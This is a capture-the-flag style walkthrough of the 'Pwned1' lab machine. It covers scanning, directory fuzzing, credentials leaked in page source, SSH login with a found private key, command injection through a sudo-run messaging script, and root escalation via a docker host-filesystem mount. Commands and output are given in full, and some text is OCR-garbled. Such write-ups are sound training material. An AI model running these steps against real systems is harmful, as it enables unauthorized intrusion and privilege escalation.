Pwned1

```
rustscan -a 192.168.181.95 -t 3000 -u 4000 -- -A -oN nmap
```


Three ports are open as 21, 22 and 80.

```
STATE SERVICE REASON
                        syn-ack ttl 61 vsftpd 3.0.3
21/tcp open ftp
22/tcp open ssh
                        syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
 ssh-hostkey:
   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDaQPyAx8qSGlWyyuL$xu/6lWdbWs6VArMlRC71wt11kYKMGUTuVmPvLAdSAL66haaz0DCvquZMOmeYNHvM7/0
o3etyW95U3vzLC2F3mS18cqXApmV90NIH3d6ayhsDP+aPuQFoFqEzDxzy2RkosueaEERECT0auT+pTIwRMCHBEVX98Srd8+ax1yhWITRTGOYXcdocx0m9tooFUEH/
jjskD9CaBwxUmH0/UM24z9BQecPn3IFmm3+P5U0z1DQEhf
   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDHWpwgF92XD4REIANL7X91McQSwcbh1NqwBvNi814SzQn5MjSz1
256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
_ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIHPgRt1LF33Ttn5DuGuJJpmgbMd2ofAkqEt6gTOQK+WW
                       syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
80/tcp open http
 http-methods:
    Supported Methods: GET POST OPTIONS HEAD
 http-server-header: Apache/2.4.38 (Debian)
 _http-title: Pwned....!!
```

On ftp we don't have any default username or password. We will back on this.

```
(root#Bhavesh)-[~/Offsec/pwned1]
# ftp 192.168.181.95
Connected to 192.168.181.95.
220 (vsFTPd 3.0.3)
Name (192.168.181.95:root): anonymous
530 Permission denied.
ftp: Login failed
ftp>
ftp> exit
221 Goodbye.
```

On port 80.



On /robots.txt we have two directory.





On /hidden_text we have one file as secret.dic .



In secert.dic we have list of url.

```
G
                              192.168.181.95/hidden_text/secret.dic
                ▲ Not secure
/hacked
/vanakam nanba
/hackerman.gif
/facebook
/whatsapp
/instagram
/pwned
/pwned.com
/pubq
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home
```

Download it.

Brute-force the domain using **secret.dic** fie.

```
ffuf -u http://192.168.181.95/FUZZ -w secret.dic -t 200
```

We got one endpoint as /pwned.vuln.

```
(root#Bhavesh)-[~/Offsec/pwned1]
 # ffuf -u http://192.168.181.95/FUZZ -w secret.dic -t 200
      v2.1.0-dev
:: Method
                    : GET
:: URL
                    : http://192.168.181.95/FUZZ
:: Wordlist
                    : FUZZ: /root/Offsec/pwned1/secret.dic
:: Follow redirects : false
:: Calibration
                    : false
                    : 10
:: Timeout
                    : 200
   Threads
                    : Response status: 200-299,301,302,307,401,403,405,500
:: Matcher
/pwned.vuln
                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 73ms]
                        [Status: 200, Size: 3065, Words: 1523, Lines: 76, Duration: 73ms]
 Progress: [22/22] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

It is a static login page.



Ctrl + U to view source code and we got a username and password as

ftpuser:B0ss_Pr!ncesS

```
G
                 ⚠ Not secure view-source:192.168.181.95/pwned.vuln/
Line wrap 🗌
  2 <html>
  3 <head>
         <title>login</title>
  5 </head>
  6 <body>
             <div id="main">
                 <hl> vanakam nanba. I hacked your login page too with advanced hacking method</hl>
                 <form method="POST">
                 Username <input type="text" name="username" class="text" autocomplete="off" required>
                 Password <input type="password" name="password" class="text" required>
 11
                 <input type="submit" name="submit" id="sub">
                 </form>
                 </div>
 15 </body>
 16 </html>
 18
 19
 20
 21 <?php
 22 // if (isset($_POST['submit'])) {
             $un=$_POST['username'];
$pw=$_POST['password'];
 23 //
 24 //
 25 //
       if ($un=='ftpuser' && $pw=='B0ss_Pr!ncesS')
echo "wetcome"
 26 //
 27 //
 28 //
             exit();
 29 // }
30 // else
 31 // echo "Invalid creds"
 32 // }
 33 ?>
34
```

We know that ftp port are open and we got a username and password try to login into it.

```
ftp 192.168.181.95
```

In share folder got a two files as id_rsa and note.txt.

```
(root#Bhavesh)-[~/Offsec/pwned1]
 -# ftp 192.168.181.95
Connected to 192.168.181.95.
220 (vsFTPd 3.0.3)
Name (192.168.181.95:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||63792|)
150 Here comes the directory listing.
             3 0
drwxrwxrwx
                         0
                                      4096 Jul 09 2020 .
             5 0
                         0
drwxr-xr-x
                                     4096 Jul 10 2020 ...
drwxr-xr-x
             2 0
                        0
                                     4096 Jul 10 2020 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||37901|)
150 Here comes the directory listing.
             20
                                      4096 Jul 10 2020 .
drwxr-xr-x
           3 0
drwxrwxrwx
                        0
                                      4096 Jul 09
                                                   2020
-rw-r--r--
            10
                        0
                                      2602 Jul 09 2020 id rsa
-rw-r--r-- 1 0
                         0
                                        75 Jul 09 2020 note.txt
226 Directory send OK.
ftp>
```

Download it using **get** command.

```
get id_rsa
get note.txt
```

We can see we have username as ariana.

```
(root#Bhavesh)-[~/Offsec/pwned1]
# cat note.txt

Wow you are here
ariana won't happy about this note
sorry ariana :(
```

Login into ariana account using id_rsa key.

```
chmod 600 id_rsa
ssh ariana@192.168.181.95 -i id_rsa
```

We are successfully logged in.

```
(root#Bhavesh)-[~/Offsec/pwned1]

# chmod 600 id_rsa

(root#Bhavesh)-[~/Offsec/pwned1]

# ssh ariana@192.168.181.95 i id_rsa
The authenticity of host '192.168.181.95 (192.168.181.95)' can't be established.
ED25519 key fingerprint is SHAZ56:EU7UdscPxuaxyzophlkeILniUaKCge@R96HjWhAmpyk.
This host key is known by the following other names/addresses:

~/.ssh/known_hosts:37: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.181.95' (ED25519) to the list of known hosts.
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ariana@pwned:~$ id
uid=1000(ariana) gid=1000(ariana) groups=1000(ariana),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
ariana@pwned:~$ whoami
ariana@pwned:~$ whoami
ariana@pwned:~$
```

```
sudo -l
```

We can see user ariana run /home/messenger.sh file as selena user.

```
ariana@pwned:/home$ sudo -1
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
ariana@pwned:/home$ _
```

```
ariana@pwned:/home$ cat messenger.sh
#!/bin/bash
clear
echo "Welcome to linux.messenger "
                echo ""
users=$(cat /etc/passwd | grep home | cut -d/ -f 3)
                echo ""
echo "$users"
                echo ""
read -p "Enter username to send message : " name
                echo ""
read -p "Enter message for $name :" msg
                echo ""
echo "Sending message to $name "
$msg 2> /dev/null
                echo ""
echo "Message sent to $name :) "
                echo ""
```

As we can see in the script it grep the username from **/etc/passwd** file and print it and take a user input for username to sent a msg and another input is taken for msg but here the flaws that **\$msg** is directly act as a command we can get advantage of it.

```
sudo -u selena /home/messenger.sh
```

```
Welcome to linux.messenger

ariana:
selena:
ftpuser:
Enter username to send message : ariana
Enter message for ariana :hie ariana
Sending message to ariana
Message sent to ariana :)
```

We can add **/bin/bash** when the script is ask for the Enter message. And we are now **selena** user.

As we can see we have access of **docker** group that we can abuse to gain a root shell from docker.

```
selena@pwned:/home$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```

List the docker images.

```
selena@pwned:/home$ docker images
REPOSITORY
                     TAG
                                          IMAGE ID
                                                                                    SIZE
                                                               CREATED
privesc
                                          09ae39f0f8fc
                     latest
                                                               3 years ago
                                                                                    88.3MB
<none>
                     <none>
                                          e13ad046d435
                                                               3 years ago
                                                                                    88.3MB
alpine
                     latest
                                          a24bb4013296
                                                               4 years ago
                                                                                    5.57MB
                                          10fcec6d95c4
                                                                                    88.3MB
debian
                     wheezy
                                                                 years ago
```

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

This command start the docker container and mount the root filesystem inside the /mnt directory. Then it use alpine image to get interactive shell as root.

Finally we are **root** user of the system.

```
selena@pwned:/home$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# whoami
root
#
```